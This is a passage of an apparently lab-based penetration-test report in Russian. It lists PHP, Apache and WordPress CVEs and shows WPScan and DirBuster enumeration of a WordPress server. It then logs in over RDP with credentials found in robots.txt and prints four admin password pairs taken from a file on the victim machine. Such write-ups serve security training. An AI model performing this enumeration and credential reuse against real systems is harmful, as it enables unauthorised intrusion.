| CVE-2019-11048                   | Уязвимость в ядре PHP, связанная с обработкой multipart/form-data при загрузке файлов с чрезмерно длинными именами, которая может привести к повторному сбоя PHP и заполнению файловой системы временными файлами.              | Medium / 5.3 | Отказ в обслуживании (DoS) удалённо без необходимости аутентификации, что может нарушить работу веб-приложений, использующих уязвимую версию PHP.                                                                                 |
| CVE-2020-7062<br>CVE-2020-7063   | Уязвимость CVE-2020-7062 в PHP вызывает отказ в обслуживании из-за обращения к неинициализированному указателю при загрузке файлов.<br>CVE-2020-7063 связана с неправильным сохранением прав доступа при создании PHAR-архивов. | Medium / 5.3 | Приводит к краху приложения без возможности выполнения произвольного кода и к нежелательному раскрытию или изменению данных из-за слишком широких прав доступа файлов.                                                            |
| CVE-2019-0196                    | Уязвимость в Apache HTTP Server версии 2.4.17–2.4.38, при которой обработка HTTP/2-запросов с использованием специально сформированных данных могла привести к обращению к уже освобожденной памяти (use-after-free).           | Medium / 5.3 | Неправильная обработка запросов и потенциально привести к отказу в обслуживании сервера без необходимости каких-либо прав или взаимодействия пользователя.                                                                        |
| CVE-2022-3590                    | Уязвимость Server-Side Request Forgery (SSRF) в функции "pingback" WordPress, вызванная ошибкой состояния гонки (TOCTOU) между проверкой URL и выполнением HTTP-запроса.                                                        | Medium / 5.1 | Эта уязвимость позволяет злоумышленникам удаленно отправлять запросы к внутренним хостам, которые обычно недоступны, что может привести к обходу ограничений безопасности и помощи в эксплуатации других уязвимостей внутри сети. |
| CVE-2022-31630                   | CVE-2022-31630 — уязвимость в PHP,                                                                                                                                                                                              | Medium /     | Риск состоит в возможности отказа в                                                                                                                                                                                               |

|                                                    |                                                                                                                                                                                                                                                                                |              |                                                                                                                                                                                                                                                                      |
|----------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1630<br>CVE-2022-37454                             | связанная с функцией imageloadfont в расширении GD, которая вызывает чтение данных за пределами выделенного буфера.<br>CVE-2022-37454 — уязвимость в реализации криптографической хэш-функции SHA-3, которая приводит к переполнению буфера из-за целочисленного переполнения. | 5.0          | обслуживании и утечки конфиденциальной информации при эксплуатации уязвимости. Вторая уязвимость может быть использована для обхода проверок безопасности и выполнения произвольного кода, что компрометирует системы, использующие затронутую реализацию SHA-3.     |
| CVE-2023-25690                                     | CVE-2023-25690 — уязвимость в модуле mod_proxy веб-сервера Apache HTTP Server версии 2.4.0–2.4.55, возникающая при использовании определённых правил перезаписи запросов через RewriteRule или ProxyPassMatch.                                                                 | Medium / 5.0 | Эта проблема позволяет злоумышленнику обойти правила доступа прокси-сервера и может привести к получению доступа к внутренним ресурсам или отравлению содержимого кэша, а также возможна атака HTTP Request Smuggling с удалённым выполнением действий через прокси. |
| CVE-2006-20001<br>CVE-2022-36760<br>CVE-2022-37436 | Они связаны с уязвимостями веб-сервера Apache HTTP Server. Эти уязвимости могут позволить злоумышленнику выполнить атаки, такие как «контрабанда HTTP-запросов» (HTTP Request Smuggling) или нарушения обработки запросов.                                                     | Medium / 5.0 | Потенциальные риски обхода защиты, получение конфиденциальной информации и возможность удалённого выполнения кода или отказа в обслуживании.                                                                                                                         |
| CVE-2023-27522                                     | Уязвимость HTTP Response Smuggling в Apache HTTP Server, затрагивающая модуль mod_proxy_uwsgi, которая позволяет вставлять специальные символы в HTTP-заголовках ответа и разделять ответ на несколько частей на стороне прокси.                                               | Medium / 5.0 | Это может привести к нарушению целостности данных и обходу механизмов безопасности при работе с прокси-сервером, что представляет высокий риск для безопасности сервера.                                                                                             |
| CVE-2023-22622                                     | Уязвимость в реализации планировщика задач WP-Cron в WordPress, при которой выполнение важных запланированных задач зависит от посещений сайта пользователями, что приводит к их нерегулярному или отсутствующему выполнению.                                                  | Medium / 4.6 | Риск неактуальности важных обновлений программного обеспечения, включая обновления безопасности, особенно для сайтов с низкой посещаемостью или находящихся в изолированных сетях, что может повысить уязвимость сайта к атакам.                                     |
| CVE-2019-0197                                      | Уязвимость в Apache HTTP Server версии 2.4.34 до 2.4.38, связанная с включенной поддержкой HTTP/2 для http или H2Upgrade для https.                                                                                                                                            | Medium / 4.2 | Потенциальные риски включают возможность удаленного отказа в обслуживании (DoS) или исполнения нежелательных действий на сервере, что может привести к снижению доступности сервиса или компрометации данных.                                                        |
| CVE-2020-7068                                      | уязвимость в PHP (версии 7.2.x ниже 7.2.33, 7.3.x ниже 7.3.21 и 7.4.x ниже 7.4.9) при обработке PHAR-файлов с помощью расширения phar, при которой функция phar_parse_zipfile может обратиться к уже освобожденной памяти.                                                     | Low / 3.6    | Может привести к сбою приложения или раскрытию конфиденциальной информации. Такое поведение классифицируется как уязвимость типа "Use-After-Free", с потенциальным риском информационного раскрытия и отказа в обслуживании.                                         |

|                                                                                    |                                                                                                                                                                                                                                      |           |                                                                                                                                                                                                                                                                                                                                                                                                  |
|------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CVE-2020-4047<br>CVE-2020-4048<br>CVE-2020-4049<br>CVE-2020-4050<br>CVE-2020-25286 | Уязвимости относятся к WordPress и включают проблемы с выполнением кросс-сайтового скриптинга (XSS), открытыми перенаправлениями и выполнением JavaScript в административной части сайта при наличии определённых прав пользователя. | Low / 3.1 | Выполнение вредоносного кода от имени привилегированных пользователей, обход авторизации, возможность перенаправления на вредоносные сайты и общая компрометация безопасности сайта и его пользователей. CVE-2020-25286 представляет собой уязвимость с возможностью удалённого выполнения команд с повышенными привилегиями, что ставит под угрозу контроль над системой и безопасность данных. |
| CVE-1999-0524                                                                      | Уязвимость в протоколе ICMP, при которой произвольные хосты могут отправлять запросы типа Timestamp и Address Mask, что позволяет атакующему получить сетевую информацию о целевой системе.                                          | Low / 2.1 | Раскрытие защищаемой информации и возможность проведения атак с отказом в обслуживании (DoS) на уязвимые устройства.                                                                                                                                                                                                                                                                             |

## Шаг 4

Проведем анализ сайта <http://softwaresolutions.acme.skб/> на наличие чувствительной и полезной информации. Используем сканеры веб-контента **DIRB** и **DirBuster**, которые ищут существующие, в том числе скрытые, веб-объекты, а также сканер уязвимостей CMS WordPress **WPScan**.

Данный анализ поможет нам составить представление о структуре веб-сайта и возможности дальнейшего развития атаки.

Стандартное сканирование утилитой WPScan адреса <http://10.0.20.60:80>, на котором запущена CMS WordPress:



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ wpscan --url http://10.0.20.60:80  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[i] It seems like you have not updated the database for some time.  
[+] URL: http://10.0.20.60/ [10.0.20.60]  
[+] Started: Wed Sep 24 22:49:33 2025  
  
Interesting Finding(s):  
[+] Headers  
| Interesting Entries:  
| - Server: Apache/2.4.38 (Debian)  
| - X-Powered-By: PHP/7.1.33  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
[+] robots.txt found: http://10.0.20.60/robots.txt  
| Interesting Entries:  
| - /wp-admin/  
| - /wp-admin/admin-ajax.php  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%  
[+] XML-RPC seems to be enabled: http://10.0.20.60/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
[+] WordPress readme found: http://10.0.20.60/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
[+] The external WP-Cron seems to be enabled: http://10.0.20.60/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299  
[+] WordPress version 5.3 identified (Insecure, released on 2019-11-12).  
| Found By: Rss Generator (Passive Detection)  
| - http://10.0.20.60/feed/, <generator>https://wordpress.org/?v=5.3</generator>
```

```
kali@kali: ~  
File Actions Edit View Help  
[+] WordPress theme in use: twentysixteen  
| Location: http://10.0.20.60/wp-content/themes/twentysixteen/  
| Last Updated: 2025-04-15T00:00:00.000Z  
| Readme: http://10.0.20.60/wp-content/themes/twentysixteen/readme.txt  
| [!] The version is out of date, the latest version is 3.5  
| Style URL: http://10.0.20.60/wp-content/themes/twentysixteen/style.css?ver=20190507  
| Style Name: Twenty Sixteen  
| Style URI: https://wordpress.org/themes/twentysixteen/  
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
  
| Found By: Css Style In Homepage (Passive Detection)  
| Confirmed By: Css Style In 404 Page (Passive Detection)  
  
| Version: 2.0 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://10.0.20.60/wp-content/themes/twentysixteen/style.css?ver=20190507, Match: 'Version: 2.0'  
  
[+] Enumerating All Plugins (via Passive Methods)  
[+] Checking Plugin Versions (via Passive and Aggressive Methods)  
  
[i] Plugin(s) Identified:  
  
[+] social-warfare  
| Location: http://10.0.20.60/wp-content/plugins/social-warfare/  
| Last Updated: 2025-03-18T09:37:00.000Z  
| [!] The version is out of date, the latest version is 4.5.6  
  
| Found By: Urls In Homepage (Passive Detection)  
| Confirmed By:  
| | Urls In 404 Page (Passive Detection)  
| | Comment (Passive Detection)  
  
| Version: 3.5.2 (100% confidence)  
| Found By: Comment (Passive Detection)  
| - http://10.0.20.60/, Match: 'Social Warfare v3.5.2'  
| Confirmed By:  
| | Query Parameter (Passive Detection)  
| | - http://10.0.20.60/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.2  
| | - http://10.0.20.60/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.2  
| | Readme - Stable Tag (Aggressive Detection)  
| | - http://10.0.20.60/wp-content/plugins/social-warfare/readme.txt  
| | Readme - Changelog Section (Aggressive Detection)  
| | - http://10.0.20.60/wp-content/plugins/social-warfare/readme.txt  
  
[+] wp-advanced-search  
| Location: http://10.0.20.60/wp-content/plugins/wp-advanced-search/  
| Last Updated: 2024-11-05T18:15:00.000Z  
| [!] The version is out of date, the latest version is 3.3.9.3  
  
| Found By: Urls In Homepage (Passive Detection)  
| Confirmed By: Urls In 404 Page (Passive Detection)  
  
| Version: 3.3.3 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - http://10.0.20.60/wp-content/plugins/wp-advanced-search/readme.txt  
  
[+] wp-file-upload  
| Location: http://10.0.20.60/wp-content/plugins/wp-file-upload/  
| Last Updated: 2025-02-15T16:43:00.000Z
```



```

[!] The version is out of date, the latest version is 4.25.3
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| Version: 4.12.2 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.0.20.60/wp-content/plugins/wp-file-upload/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 ←=====→ (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Sep 24 22:49:40 2025
[+] Requests Done: 139
[+] Cached Requests: 44
[+] Data Sent: 53.543 KB
[+] Data Received: 58.398 KB
[+] Memory used: 256.066 MB
[+] Elapsed time: 00:00:07

```

Сканирование с опциями **-e u** покажет список привилегированных пользователей в WordPress:

```

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://10.0.20.60/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)


[+] buh
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Editor
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

```

Видим, что были обнаружены пользователи **admin**, **buh** и **Editor**.

Также, посмотрим содержимое файла robots.txt по адресу <http://softwaresolutions.acme.skb/robots.txt>:



Далее запустим сканер веб-контента **DirBuster**:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.0.20.60:80/

Scan Information Results - List View: Dirs: 2587 Files: 25 Results - Tree View Errors: 0

| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| /                   | 200           | 16903         |
| 0                   | 200           | 267           |
| 2023                | 200           | 267           |
| admin               | 302           | 396           |
| author              | ???           | ???           |
| category            | ???           | ???           |
| wp-login.php        | 200           | 5187          |
| feed                | 200           | 2784          |
| comments            | ???           | ???           |
| contacts            | 200           | 356           |
| wp-includes         | 403           | 445           |
| wp-content          | 200           | 173           |
| wp-admin            | 302           | 396           |
| c                   | 301           | 346           |
| con                 | 301           | 346           |
| contact             | 301           | 346           |

Current speed: 87 requests/sec (Select and right click for more options)

Average speed: (T) 97, (C) 106 requests/sec

Parse Queue Size: 0

Total Requests: 254694/4969016

Current number of running threads: 10

10 Change

Time To Finish: 12:21:14

Back Pause Stop Report

Starting dir/file list based brute forcing /category/uncategorized/0/0/0/0/0/0/0/0/0/0/coffee.php

Был использован словарь с большим количеством значений:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.0.20.60:80/

Scan Information

Results - List View: Dirs: 438 Files: 69

Results - Tree View

Errors: 0

| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| /                   | 200           | 17122         |
| .htaccess           | 403           | 445           |
| .htpasswd           | 403           | 445           |
| 0                   | 200           | 267           |
| 0000                | 200           | 267           |
| .htaccess.php       | 403           | 445           |
| .htpasswd.php       | 403           | 445           |
| 2023                | 200           | 267           |
| author              | ???           | ???           |
| category            | ???           | ???           |
| wp-login.php        | 200           | 5187          |
| feed                | 200           | 2784          |
| comments            | ???           | ???           |
| feed                | 200           | 3296          |
| wp-includes         | 403           | 445           |
| contacts            | 200           | 356           |
| wp-content          | 200           | 173           |
| wp-admin            | 302           | 396           |

Current speed: 10 requests/sec

Average speed: (T) 100, (C) 48 requests/sec

Parse Queue Size: 0

Total Requests: 86800/17972730

Time To Finish: 4 Days

Current number of running threads: 10

Back

Pause

Stop

Report

DirBuster Stopped

/contacts/119/1169/

### Описание обнаруженной конфиденциальной информации:

| Название файла   | Найденная информация                                                                                                                      |
|------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| WPScan           |                                                                                                                                           |
| Файл robots.txt  | Логин: <b>student</b><br>Buh password: <b>PerfectionPersonified</b>                                                                       |
| Файл readmi.html | http://10.0.20.60/readme.html                                                                                                             |
| Файл wp-cron.php | <a href="http://10.0.20.60/wp-cron.php">http://10.0.20.60/wp-cron.php</a> (Файл в WordPress, который обрабатывает запланированные задачи) |
| Тема WordPress   | twentysixteen                                                                                                                             |





## Шаг 5

Попробуем получить доступ к инфраструктуре с помощью сведений, полученных на этапе сбора информации из открытых источников и анализа файловой структуры веб-сервера.

В шаге 3 данного отчета мы выяснили, что у веб-приложения по адресу <http://10.0.20.60> есть файл robots.txt, который является общедоступным. При открытии этого файла была обнаружена пара логин:пароль – student:PerfectionPersonified. Выполним попытку входа по RDP на машину по адресу [http:// 10.0.20.11](http://10.0.20.11) с этими данными:




В результате, мы получили доступ в систему компьютера главного бухгалтера. Займемся поиском учетных данных и другой полезной информации, если она присутствует:



В результате поисков мы обнаружили файл с названием «Пароли админов» по пути C:\Users\student\Documents\Confidential. При просмотре его содержимого были обнаружены несколько учетных записей администратора (4 пары логин/пароль). Судя по описанию, оставленному для бухгалтера, делаем вывод, что из четырех учетных записей рабочая только одна.

Ни на одну машину с данными учетными данными войти не удалось.

Также, на рабочей машине бухгалтера по адресу [http:// 10.0.20.11](http://10.0.20.11) по пути C:\Users\Admin\.ssh был обнаружен файл с публичным ключом авторизации по протоколу ssh:



Использовать его не удалось, т.к. порт 22 для службы ssh у данной машины закрыт.

- Учётные данные администратора:


|             |             |             |             |
|-------------|-------------|-------------|-------------|
| Admin       | FErmannov   | TRogov      | PSarchuk    |
| n91qwcqw721 | 01wd972bc61 | lqg285bv96x | qfo72hcg754 |

- Путь: C:\Users\student\Documents\Confidential.
- Скриншоты: см. выше.

